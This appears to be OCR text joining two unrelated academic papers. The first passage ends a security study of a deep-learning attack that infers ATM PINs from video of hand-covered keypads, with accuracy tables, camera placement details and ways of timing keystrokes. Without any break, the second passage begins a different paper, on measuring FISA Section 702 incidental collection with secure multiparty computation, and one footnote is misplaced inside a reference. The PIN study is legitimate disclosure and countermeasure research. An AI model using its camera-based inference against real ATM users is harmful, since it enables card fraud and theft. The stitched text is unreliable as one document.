PIN and PIN pad attacks represent a branch of side-channel attacks that exploit information leakage from keyboards and numeric keyboards (i.e., PIN pads) to infer what the victim has typed (e.g., passwords or PINs). In this context, some works focused on exploiting the heat transferred from the hand to the keypad when the victim enters the PIN or password [19, 28]. The attacker points a thermal camera to the keypad as soon as the victim has finished entering the PIN. The thermal image shows which keys have been pressed and even highlights the order in which the victim pressed them. The main advantage of this attack is that it does not require the attacker to do anything while the victim is typing the PIN.

On the other hand, the attacker must act quickly (i.e., within seconds) for a higher success rate as the heat on the keypad rapidly fades away. Another drawback of the attack is that its effectiveness depends on the keypad's material (e.g., metal PIN pads completely nullify the attack because of their high thermal conductivity).

Timing attacks against PINs represent another type of side-channel attack against this authentication method. In the scenario presented in [2], the attacker recorded the screen of an ATM while the victim is entering the PIN. When analyzing the recorded video, the attacker exploited the PIN masking symbols appearing on the ATM screen to extract timing information about the keystrokes. The attacker used predictive models to infer which keys were most likely typed by the victim, starting from the deduced inter-keystroke timing. In [8], the authors used the ATM's sound whenever a button is pressed. ATM's sound must be independent of which button is being pressed (i.e., a generic feedback sound). This consideration means that one feedback sound will not help the attacker. However, the sound gives enough information to extract a timestamp of the keys being pressed. Moreover, in [8,25], the authors showed how combining timing, acoustic, and thermal information can significantly reduce the number of attempts to guess a PIN (e.g., 34% of 4-digits PINs are recovered in three attempts). These attacks need to be reevaluated from a feasibility perspective in a real-world setting. In particular, as shown in [19], the heat signature is dissipated abruptly by metal PIN pads. The lack of this information limits the performance of the attacks presented in [8,25], reducing the probability of guessing a 4-digit PIN in 3 attempts to 5%.

Our work shows several advantages over the state-of-the-art in ATM PIN inference. To the best of our knowledge, we are the first to investigate the security of hand covering protection methods for ATM's PIN entering. Further, our method shows a significant improvement in reconstructing the PIN compared to previous work on metal PIN pads, reaching 41% of success in reconstructing 4-digit PINs in three attempts (and correctly guessing every third PIN in the first guess).

9 Conclusion

This paper proposed a deep learning attack on PIN mechanisms reaching high accuracy even when the user covers the PIN to be entered. Our attack leverages the information from the hand position but also hand movements while entering the PIN. Our attack works in the profiling setup where the attacker uses a copy of the keypad to train the deep learning model and then attacks a different device while the victim is entering the PIN. For a 4-digit PIN, our attack reaches an accuracy of more than 40%, making it practically applicable and more powerful than the attacks from the related works.

Our data collection phase involved 58 persons, and our questionnaire involved 78 participants. While this required a significant effort and several months of data acquisition, one could still consider the datasets too small to allow general conclusions. Next, our analysis considered only two types of keypads. While most keypads do not have significant differences, including more keypad models in our analysis would be interesting. Additionally, there are several potential sources of bias in our data collection phase. While we managed to get a relatively good male and female participants ratio, we notice that data is skewed from several perspectives. Unfortunately, this was not possible to avoid as the participation was voluntary [8].

1. Our dataset has users ranging from 24 to 50 years. While this provides good variety, it would be good if it included older people. Still, we do not expect any difficulties in running our attack. We consider it even somewhat easier as we noticed older people make more significant hand position adjustments when entering the PIN.
2. Our analysis includes only right-handed persons. We do not expect any issues due to the dataset's limitations as we use a camera positioned in the center. Still, we expect the attack to be more difficult when attacking left-handed persons if the training set does not contain such examples. Finally, from the real-world practicality, there are approximately 90% of right-handed persons vs. 10% left-handed persons [29], so our attack generalizes for the dominant part of the population.
3. All participants were Caucasians. We expect our attack will have difficulties working for people from other races. Still, this can be alleviated by expanding the training set to include more racial diversity.

Possible future work includes:

1. In our data collection phase, we allowed the users to select their covering strategies. Based on the current results, it would be interesting to explore if modifications in how the user covers the PIN would allow more protection.
2. We noted several potential sources of bias in our data collection phase. Including participants from other races and left-handed persons would allow us to make more general conclusions.
3. To avoid the need that the attacker should have different keypads, it would be beneficial to assess whether some more straightforward solution like a paper copy of the keypad would suffice (at the expense of losing information about the keypress sensitivity).
4. It would be interesting to investigate if it is possible to extract the timestamp directly from the video (when a person clicks a button, there is a specific movement).

References

[1] Yomna Abdelrahman, Mohamed Khamis, Stefan Schneegass, and Florian Alt. Stay cool! understanding

[8] The 2021 COVID-19 situation made data acquisition more challenging as participants needed to be in our lab during the data acquisition.

thermal attacks on mobile-based user authentication. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 3751–3763, 2017.

[2] Kiran Balagani, Matteo Cardaioli, Mauro Conti, Paolo Gasti, Martin Georgiev, Tristan Gurtler, Daniele Lain, Charissa Miller, Kendall Molas, Nikita Samarin, et al. Pilot: Password and pin information leakage from obfuscated typing videos. *Journal of Computer Security*, 27(4):405–425, 2019.

[3] Davide Balzarotti, Marco Cova, and Giovanni Vigna. Clearshot: Eavesdropping on keyboard input from video. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 170–183. IEEE, 2008.

[4] Shivam Bhasin, Anupam Chattopadhyay, Annelie Heuser, Dirmanto Jap, Stjepan Picek, and Ritu Ranjan Shrivastwa. Mind the portability: A warriors guide through realistic profiled side-channel analysis. In *27th Annual Network and Distributed System Security Symposium, NDSS 2020, San Diego, California, USA, February 23-26, 2020*. The Internet Society, 2020.

[5] Farid Binbeshr, ML Mat Kiah, Lip Yee Por, and Aws Alaa Zaidan. A systematic review of pin-entry methods resistant to shoulder-surfing attacks. *computers & security*, page 102116, 2020.

[6] Chris M. Bishop. Training with noise is equivalent to tikhonov regularization. *Neural Comput.*, 7(1):108–116, January 1995.

[7] Mike Bond, Omar Choudary, Steven J Murdoch, Sergei Skorobogatov, and Ross Anderson. Chip and skim: cloning emv cards with the pre-play attack. In *2014 IEEE Symposium on Security and Privacy*, pages 49–64. IEEE, 2014.

[8] Matteo Cardaioli, Mauro Conti, Kiran Balagani, and Paolo Gasti. Your pin sounds good! augmentation of pin guessing strategies via audio leakage. In *European Symposium on Research in Computer Security*, pages 720–735. Springer, 2020.

[9] National Cash Register (NCR Corporation). The rise of emv and what it means for the magnetic stripe. https://www.ncr.com/blogs/payments/emv-magnetic-stripe, March 2021. [Online; accessed 7-June-2021].

[10] Belinda L Del Gaudio, Claudio Porzio, Gabriele Sampagnaro, and Vincenzo Verdoliva. How do mobile, internet and ict diffusion affect the banking industry? an empirical analysis. *European Management Journal*, 2020.

[11] Jeffrey Donahue, Lisa Anne Hendricks, Sergio Guadarrama, Marcus Rohrbach, Subhashini Venugopalan, Kate Saenko, and Trevor Darrell. Long-term recurrent convolutional networks for visual recognition and description. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, pages 2625–2634, 2015.

[12] Malin Eiband, Mohamed Khamis, Emanuel Von Zezschwitz, Heinrich Hussmann, and Florian Alt. Understanding shoulder surfing in the wild: Stories from users and observers. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, pages 4254–4265, 2017.

[13] Daniel Genkin, Adi Shamir, and Eran Tromer. Acoustic cryptanalysis. *J. Cryptol.*, 30(2):392–443, April 2017.

[14] Brij B Gupta and Shaifali Narayan. A survey on contactless smart cards and payment system: Technologies, policies, attacks and countermeasures. *Journal of Global Information Management (JGIM)*, 28(4):135–159, 2020.

[15] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural computation*, 9(8):1735–1780, 1997.

[16] Nautilus Hyosung. cmax7600ta installation manual. http://www.tetralink.com/core/media/media.nl/id.46617/c.4970910/.f?h=d919934a85943438b8fe, 2015. [Online; accessed 30-December-2020].

[17] M. Islam, M. Hossain, R. ul Islam, and K. Andersson. Static hand gesture recognition using convolutional neural network with data augmentation. In *2019 Joint 8th International Conference on Informatics, Electronics & Vision (ICIEV) and 2019 3rd International Conference on Imaging, Vision & Pattern Recognition (icIVPR)*, pages 324–329, jun 2019.

[18] ISO. Iso: Financial services - personal identification number (pin) management and security - part 1: Basic principles and requirements for pins in card-based systems. https://www.iso.org/standard/68669.html, 2017. [Online; accessed 30-December-2020].

[19] Tyler Kaczmarek, Ercan Ozturk, and Gene Tsudik. Thermanator: Thermal residue-based post factum attacks on keyboard data entry. In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, pages 586–593, 2019.

[20] Nikhil Ketkar. Introduction to keras. In *Deep learning with Python*, pages 97–111. Springer, 2017.

[21] Jaehun Kim, Stjepan Picek, Annelie Heuser, Shivam Bhasin, and Alan Hanjalic. Make some noise. unleashing the power of convolutional neural networks for profiled side-channel analysis. *IACR Transactions on Cryptographic Hardware and Embedded Systems*, pages 148–179, 2019.

[22] Paul C Kocher. Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In *Annual International Cryptology Conference*, pages 104–113. Springer, 1996.

[23] K. Lai and S. N. Yanushkevich. Cnn+rnn depth and skeleton based dynamic hand gesture recognition. In *2018 24th International Conference on Pattern Recognition (ICPR)*, pages 3451–3456, 2018.

[24] Yann LeCun, Léon Bottou, Yoshua Bengio, and Patrick Haffner. Gradient-based learning applied to document recognition. *Proceedings of the IEEE*, 86(11):2278–2324, 1998.

[25] Ximing Liu, Yingjiu Li, Robert H Deng, Bing Chang, and Shujun Li. When human cognitive modeling meets pins: User-independent inter-keystroke timing attacks. *Computers & Security*, 80:90–107, 2019.

[26] Stefan Mangard, Elisabeth Oswald, and Thomas Popp. *Power Analysis Attacks: Revealing the Secrets of Smart Cards*. Springer, December 2006. ISBN 0-387-30857-1, http://www.dpabook.org/.

[27] Mary L McHugh. The chi-square test of independence. *Biochemia medica*, 23(2):143–149, 2013.

[28] Keaton Mowery, Sarah Meiklejohn, and Stefan Savage. Heat of the moment: Characterizing the efficacy of thermal camera-based attacks. In *Proceedings of the 5th USENIX conference on Offensive technologies*, pages 6–6, 2011.

[29] Marietta Papadatou-Pastou, Eleni Ntolka, Judith Schmitz, Maryanne Martin, Marcus R Munafò, Sebastian Ocklenburg, and Silvia Paracchini. Human handedness: A meta-analysis. *Psychological Bulletin*, April 2020.

[30] Nolen Scaife, Christian Peeters, and Patrick Traynor. Fear the reaper: Characterization and fast detection of card skimmers. In *27th {USENIX} Security Symposium ({USENIX} Security 18)*, pages 1–14, 2018.

[31] Diksha Shukla, Rajesh Kumar, Abdul Serwadda, and Vir V Phoha. Beware, your hands reveal your secrets! In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 904–917, 2014.

[32] Dawn Xiaodong Song, David A Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on ssh. In *USENIX Security Symposium*, volume 2001, 2001.

[33] Jingchao Sun, Xiaocong Jin, Yimin Chen, Jinxue Zhang, Yanchao Zhang, and Rui Zhang. Visible: Video-assisted keystroke inference from tablet backside motion. In *NDSS*, 2016.

[34] Guixin Ye, Zhanyong Tang, Dingyi Fang, Xiaojiang Chen, Kwang In Kim, Ben Taylor, and Zheng Wang. Cracking android pattern lock in five attempts. In *Proceedings of the 2017 Network and Distributed System Security Symposium 2017 (NDSS 17)*. Internet Society, 2017.

A Neural Networks Additional Info


In Figure 12, we show the training and validation accuracy for the three models selected after the random grid search. In the *Mixed* scenario, the validation accuracy grows faster than in *PIN pad independent* scenario and *Single PIN pad* scenario, reaching faster the plateau. Indeed, in the *Mixed* scenario, the validation accuracy stabilizes after 20 epochs, while we require more than 35 epochs for the other scenarios. This difference can be linked to a larger training size and a higher variance in the samples since the *Mixed* scenario is the only one to include videos from both PIN pads in the training phase.

Next, we report some statistics about the training execution times for the three scenarios we consider.

- **Single PIN pad** scenario: the training set is composed of 32 participants, corresponding to 16 000 samples of 11 frames each. Our model takes 1 577 seconds to complete an epoch (i.e., approximately 34 hours to complete the entire training phase).
- **PIN pad independent** scenario: the training set is composed of 35 participants, corresponding to 17 500 samples of 11 frames each. Our model takes 1 598 seconds to complete an epoch (i.e., approximately 34 hours to complete the entire training phase).
- **Mixed** scenario: the training set is composed of 46 participants, corresponding to 23 000 samples of 11 frames each. Our model takes 2 240 seconds to complete an epoch (i.e., approximately 46 hours to complete the entire training phase).

B Key Accuracy Analysis

In this section, we provide further analysis on the key accuracy for our attack. Figure 13 highlights that the accuracy on a single key is worse in the *PIN pad independent* scenario. Although the performance is considerably lower than the



(a) *Single PIN pad scenario. We included 4 participants in validation, corresponding to 400 digits.*

(b) *PIN pad independent scenario, We included 5 participants in validation, corresponding to 500 digits.*

(c) *Mixed scenario. We included 6 participants in validation, corresponding to 600 digits.*

Figure 12: Training and validation accuracy for our three scenarios.

other two scenarios in Top-1 accuracy, it is interesting that the error dispersion affects the keys topologically close to the target one.

In Figure 14, we compare our model and human performance on the key classification task. The misclassification error and the dispersion result are significantly lower for our algorithm. Moreover, it can be noticed how the four keys on which humans perform the best match those in the corners of our keypad (i.e., 1, 3, 7, and 9).

C Additional Experiments

To gain further insight into how coverage can affect the attack performance, we grouped the tested users by the coverage strategy:

- `Side`: The non-typing hand rests on the side of the palm and is angled to cover the keys of the PIN pad (40% of users applied this covering strategy).
- `Over`: The non-typing hand is raised completely off the surface, covering the PIN pad both with the entire back of the hand and the fingers (43% of users applied this covering strategy).
- `Top`: The fingers of the non-typing hand rest on the top of the PIN pad, and the back of the hand is used for the coverage (17% of users applied this covering strategy).


In Table 3, we report key and PIN TOP-3 accuracies for our approach. Clearly, `Side` covering strategy provides the least protection and should be avoided. At the same time, the `Over` and `Top` covering strategies provide much better protection. Interestingly, we see that with the `Over` covering strategy, the *Mixed* scenario reaches lower accuracy than the *Single PIN pad* scenario. We postulate this happens as this covering strategy makes it less "natural" for the user to type, deceiving the deep learning algorithm. Further attack improvements could be made with datasets having examples of one covering strategy only. For the `Top` covering strategy, there were no data for two out of three scenarios (denoted NA in Table 3).

Covering strategy	Scenario	Key accuracy	PIN TOP-3 accuracy
`Side`	Single	0.64	0.30
	Independent	0.42	0.12
	Mixed	0.77	0.53
`Over`	Single	0.52	0.12
	Independent	0.31	0.10
	Mixed	0.46	0.07
`Top`	Single	NA	NA
	Independent	0.41	0.13
	Mixed	NA	NA

Table 3: Performance of our attack for different covering strategies in *Single PIN pad*, *PIN pad independent*, and *Mixed* scenarios. `Top` covering participants were present in the *PIN pad independent* scenario only, as for the others, no data were available (NA).


For the PIN shield countermeasure, we depict various levels of hiding in Figure 16. There, 25% denotes that the first row of the PIN pad is covered (simulated with a black patch), 50% first two rows, 75% first three rows, and finally, 100% all four rows of the PIN pad are covered. Note that we do not include the covering with the other hand into these percentages.

Table 4 provides results for several additional attack configurations. First, we performed two experiments simulating a lower camera quality or a larger camera distance from the PIN pad. For this purpose, we reduced the model input resolution from 250 x 250 to 125 x 125 and to 64 x 64. Results show that our model maintains an accuracy higher than 20%, even when halving the input resolution (i.e., doubling the camera distance). However, this is not to be considered as a physical limitation for our attack since if the attacker places a camera outside the ATM chassis, it is possible to use an optical zoom. Further, many pinhole cameras can record with a resolution



(a) *Single PIN pad* scenario. (b) *PIN pad independent* scenario. (c) *Mixed* scenario.

Figure 13: Confusion matrices of key predictions (predicted labels) vs. true values (true labels) for our three scenarios.




(a) *Recalculated confusion matrix for our algorithm (Mixed scenario).* (b) *Confusion matrix for humans.*

Figure 14: Confusion matrix comparison between our algorithm and humans.



(a) *Left-corner camera.* (b) *Center camera.* (c) *Right-corner camera.*

Figure 15: Same video frame recorded by three cameras.




(a) *25% of PIN pad surface covered (i.e., digits form 1 to 3).*

(b) *50% of PIN pad surface covered (i.e., digits form 1 to 6).*



(c) *75% of PIN pad surface covered (i.e., digits form 1 to 9).*



(d) *100% of PIN pad surface covered (i.e., no digit is visible).*

Figure 16: PIN pad shield configurations.

up to 1 080p [9], which is higher than the resolution we used to collect our dataset (720p).

Next, we investigated the accuracy of our attack leveraging different camera positions. In particular, we performed two experiments training and testing our model with the left-corner and the right-corner cameras, respectively. Figure 15 shows the camera views used in our experiments. The results give a significant difference in performance if the camera is on the right or the left. This is because the participants in our experiment were right-handed, and therefore filming from the right had worse coverage of the PIN pad and typing hand. In contrast, the typing hand and the PIN pad were almost completely covered using shots from the left, significantly reducing the model's performance. We also evaluated whether using video from all three cameras in training (the experiment "multi-camera training" in Table 4) could improve the accuracy of our model when compared with videos recorded from the center camera only. The results show a drop in performance, which we attribute to the higher variance in the data provided as input to the model.

Finally, we report the results of our model without data augmentation and without including the blacklisted users in the training set. In both configurations, the performance of our model drops, showing that reducing the training size is penalized heavily. Note that even in the worst case of a camera placed on the left corner (i.e., the one with less visibility), *our model still performs better than an average human.*

[9] https://www.dsecctv.com/Prod_telecamere_spioncino_porta_AHD.htm

Experiment	Key accuracy	PIN TOP-3 accuracy
Input resolution 125 x 125	0.55	0.23
Input resolution 64 x 64	0.47	0.15
Left-corner camera	0.46	0.10
Right-corner camera	0.62	0.31
Multi-camera training	0.53	0.22
No data augmentation	0.44	0.11
Blacklisted excluded in training	0.54	0.18

Table 4: Additional attack configurations and results in the *Mixed* scenario.

Frame error confidence (p<0.01)	Key accuracy	PIN TOP-3 accuracy
3	0.60	0.29
5	0.59	0.26
10	0.54	0.16
15	0.49	0.12
20	0.12	0.06

Table 5: Performance of our attack in the *Mixed* scenario assuming different levels of frame detection error.

In this paper, we used the feedback sound emitted by the PIN pad as a detection system for the frames containing a keystroke. To evaluate the impact of other frame detection systems, we conducted an experiment varying the frame extraction precision. We simulated the detection error by adding Gaussian noise with mean zero to the ground truth (i.e., the frame position in the video). In Table 5, we report the single key and the PIN TOP-3 accuracies for the *Mixed* scenario, simulating five levels of the frame detection error. Compared to the results obtained using the audio feedback (key accuracy 0.61, 5-digits PIN Top-3 accuracy 0.30), we see that our model works well even with small/medium levels of frame detection error (i.e., less than five frames). In particular, for a frame error confidence of three (i.e., when the frames are detected through the appearance on the screen of the masked symbols [8]), the performance drops only 1% both for key and TOP-3 PIN accuracies. Contrarily, when the detection error becomes high (i.e., more than 15 frames), the performance of our model decreases significantly. This happens since the frames considered by the model do not contain information related to the target key, as they are too temporally shifted. Naturally, if the attacker recognizes a situation like this, it would be possible to mitigate the effect of detection error by not using the feedback sound but observing the appearance of "*" symbols on the screen.

Estimating Incidental Collection in Foreign Intelligence Surveillance: Large-Scale Multiparty Private Set Intersection with Union and Sum

Anunay Kulshrestha
Princeton University

Jonathan Mayer
Princeton University

Abstract

Section 702 of the Foreign Intelligence Surveillance Act authorizes U.S. intelligence agencies to intercept communications content without obtaining a warrant. While Section 702 requires targeting foreigners abroad for intelligence purposes, agencies "incidentally" collect communications to or from Americans and can search that data for purposes beyond intelligence gathering. For over a decade, members of Congress and civil society organizations have called on the U.S. Intelligence Community (IC) to estimate the scale of incidental collection. Senior intelligence officials have acknowledged the value of quantitative transparency for incidental collection, but the IC has not identified a satisfactory estimation method that respects individual privacy, protects intelligence sources and methods, and imposes minimal burden on IC resources.

In this work, we propose a novel approach to estimating incidental collection using secure multiparty computation (MPC). The IC possesses records about the parties to intercepted communications, and communications services possess country-level location for users. By combining these datasets with MPC, it is possible to generate an automated aggregate estimate of incidental collection that maintains confidentiality for intercepted communications and user locations.

We formalize our proposal as a new variant of private set intersection, which we term multiparty private set intersection with union and sum (MPSIU-Sum). We then design and evaluate an efficient MPSIU-Sum protocol, based on elliptic curve cryptography and partially homomorphic encryption. Our protocol performs well at the large scale necessary for estimating incidental collection in Section 702 surveillance.

1 Introduction

When a nation conducts surveillance directed outside its own borders and at foreign intelligence targets, how often does it intercept communications involving its own people? For over a decade, that seemingly simple factual question has been a flashpoint in United States national security law.

Section 702 of the Foreign Intelligence Surveillance Act (FISA) authorizes agencies in the U.S. Intelligence Community (IC) to collect communications inside the U.S. when targeting foreigners abroad [2, 36, 62]. Section 702, unlike conventional law enforcement and FISA procedures for obtaining communications content, does not require applying to a court for a warrant demonstrating probable cause and particularity for a specific target. Instead, the IC obtains annual program approvals from the Foreign Intelligence Surveillance Court (FISC), then directs communications services in the U.S. to facilitate surveillance of foreign intelligence targets.

The structure and implementation of Section 702 have prompted significant controversy, especially over "incidental" collection of communications to and from U.S. citizens and other persons protected by constitutional privacy guarantees. The statutory framework and FISC orders permit agencies to query and use these communications for purposes beyond foreign intelligence, without obtaining a warrant as ordinarily required by the Fourth Amendment to the U.S. Constitution.

For over a decade, members of Congress (on a bipartisan basis) and civil society groups have repeatedly urged the IC to estimate the scale of incidental collection [5, 7, 8, 11, 14–18]. The IC's leadership has acknowledged the importance of an empirical estimate for public transparency [6, 9, 10, 12, 21]. Because the IC often lacks information about non-target parties to intercepted communications, however, it cannot readily compute an estimate. After years of exploring estimation methods, the IC has not identified a method that it considers adequate for respecting individual privacy, protecting intelligence sources and methods, and avoiding burdensome manual analysis. Section 2 provides further detail on Section 702 of FISA, incidental collection, and the estimation challenge.

In this work, we propose a novel path forward for estimating incidental collection using secure multiparty computation (MPC). The IC possesses records of the parties to intercepted communications, but may know little about non-target parties. Communications services possess country-level user location for business purposes, but may know little about intercepted communications. By combining these datasets with MPC, it

is possible to generate an aggregate estimate of incidental collection that maintains the secrecy of targets and intercepts, maintains the confidentiality of user locations, and involves no manual investigation of users. Section 3 formalizes the computation and privacy guarantees as a new variation of private set intersection, which we term multiparty private set intersection with union and sum (MPSIU-Sum).

We design and evaluate a novel MPSIU-Sum protocol, which is practical at the large scale necessary for estimating incidental collection. Section 4 provides preliminaries for protocol construction, including on elliptic curve cryptography and partially homomorphic encryption. Section 5 then contributes a new MPSI protocol, building on the efficient Apple PSI protocol [28], which we use as an intermediate step. Section 6 presents our MPSIU-Sum protocol. Section 7 empirically evaluates performance. Section 8 offers optimizations. Section 9 discusses extensions, including for additional malicious security and differential privacy. Section 10 synthesizes related work on private set intersection and secure sum. Finally, Section 11 concludes with directions for transitioning our proposed estimation method into practice.

2 Background and Motivation

We begin by providing background on Section 702 of FISA, which is the motivation for our work. We briefly describe the constitutional and statutory legal frameworks for U.S. law enforcement and intelligence interception of electronic communications, and we explain why Section 702 is so different from prior authorities. Next, we describe the "incidental" collection and "U.S. person query" issues that have especially prompted concern about Section 702. Finally, we discuss the challenge of estimating the scale of incidental collection, which has been an open policy problem for over a decade.

2.1 U.S. Surveillance Law and Section 702

There are four primary areas of law that regulate electronic surveillance by the U.S. government. The Fourth Amendment protects both people in the U.S. and U.S. persons (i.e., citizens and permanent residents) abroad, and it covers communications content.[1] The Electronic Communications Privacy Act (ECPA) sets procedures for domestic law enforcement access to data. FISA provides a framework for foreign intelligence surveillance conducted in the U.S. Finally, Executive Order (EO) 12333 addresses extraterritorial intelligence collection.

While a comprehensive review of U.S. surveillance law is beyond the scope of this project (see [53, 74]), there is an important interplay between law and technology that led to Section 702 and the estimation challenge we address [36]. In the pre-2000s era, before modern online services and global networks, there was a general bright-line rule for domestic collection of communications content: the government had to obtain a warrant, reviewed by a judge and supported by probable cause and particularity. If the government sought content outside the U.S., by contrast, no warrant was needed—ECPA and FISA did not apply, and the Fourth Amendment and EO 12333 required (at most) limited non-judicial procedures.




Figure 1: An example of Section 702 surveillance. Mallory uses mallory@email.com, is outside the U.S., and is not a U.S. person. They do, however, use a U.S.-based email service. Section 702 authorizes the IC to collect their email for intelligence purposes by sending a directive to the service.

The Internet created an opportunity and a dilemma for the IC. Popular U.S.-based online services became platforms for worldwide communication. Telecommunications services in the U.S. also became international network hubs. The IC could obtain foreign content from these services through domestic legal process, instead of burdensome collection abroad. But under current law, obtaining that data required a warrant—unlike procedures for extraterritorial surveillance.

The Bush administration and Congress responded with a hybrid procedure in Section 702, enacted as part of the FISA Amendments Act of 2008.[2] Section 702 would allow the IC to collect content from U.S.-based online services and telecommunications networks, when targeting foreigners abroad, without obtaining a warrant. But Section 702 also created a role for the judiciary: the FISC, a special court that adjudicates FISA matters, would conduct an annual review of procedures. The court would have to determine that the procedures were consistent with the Fourth Amendment and Section 702, and it could address instances of noncompliance.

In order to make Section 702 surveillance more concrete, consider the following example, which we depict in Figure 1. Suppose that an IC element, such as the National Security Agency (NSA) or the Federal Bureau of Investigation (FBI), seeks emails to and from Mallory.[3] The agency has determined that surveilling Mallory could yield foreign intelligence and that they are neither located in the U.S. nor a U.S. person. The agency also knows that Mallory uses the email address `mallory@email.com`, which is hosted by a major

[1] We use the term "U.S. person," which is defined in FISA, for brevity. Courts have interpreted the Fourth Amendment to have similar extraterritorial applicability based on a person's U.S. citizenship or permanent residency.

[2] The Protect America Act of 2007 briefly preceded the FISA Amendments Act with a similar hybrid procedure, before sunsetting in 2008.

[3] An IC "element" is a federal agency or a component of a federal agency that Congress or the President has designated as part of the IC.

email provider such as Google or Microsoft.[4] After the IC completes its annual review with the FISC, agency officials approve targeting Mallory. An IC element serves a Section 702 directive on the email provider and specifies Mallory's address as an identifier for collection.[5] The email provider is then compelled to disclose messages to and from the address.[6]

Section 702 was exceptionally controversial when enacted, and it remains a sticking point in the U.S. and abroad. In a pair of decisions, for example, the Court of Justice of the European Union determined that Section 702 provided such limited protections for Europeans that it would invalidate certain commercial data flows to the U.S. [13,22]. Meanwhile, Presidents Obama and Trump both signed bills reauthorizing Section 702, and the IC maintains that it is among the most important national security authorities [62]. The provision is currently scheduled to sunset on December 31, 2023.

We take no position in this work on the merits of Section 702 and whether it strikes an appropriate balance between national security and civil liberties. As we discuss in the following sections, we focus narrowly on a specific Section 702 issue, incidental collection, and our aim is to enable quantitative estimates that would inform the issue.

2.2 Incidental Collection and U.S. Person Queries

Perhaps the greatest controversy related to Section 702, at least in the U.S., is incidental collection. The concept is straightforward: Americans talk to foreigners. If an IC element targets a foreigner outside the U.S. for surveillance under Section 702, the agency may collect communications to or from persons inside the U.S. or U.S. persons abroad. These are people protected by the Fourth Amendment, whose communications content the government could ordinarily only collect with a warrant. The possibility of incidental collection is compounded by the scale of Section 702 surveillance (hundreds of thousands of targets per year [65]) and the fact that foreigners using U.S. services may be more likely to communicate with persons in the U.S. and U.S. persons abroad.

As above, we offer an example for clarity, which we depict in Figure 2. Suppose that Alice, who is not a foreign intelligence target, exchanges messages with Mallory using the same email provider. Alice is located within the U.S. and a U.S. person. When an IC element obtains Mallory's email, it incidentally collects messages to and from Alice.

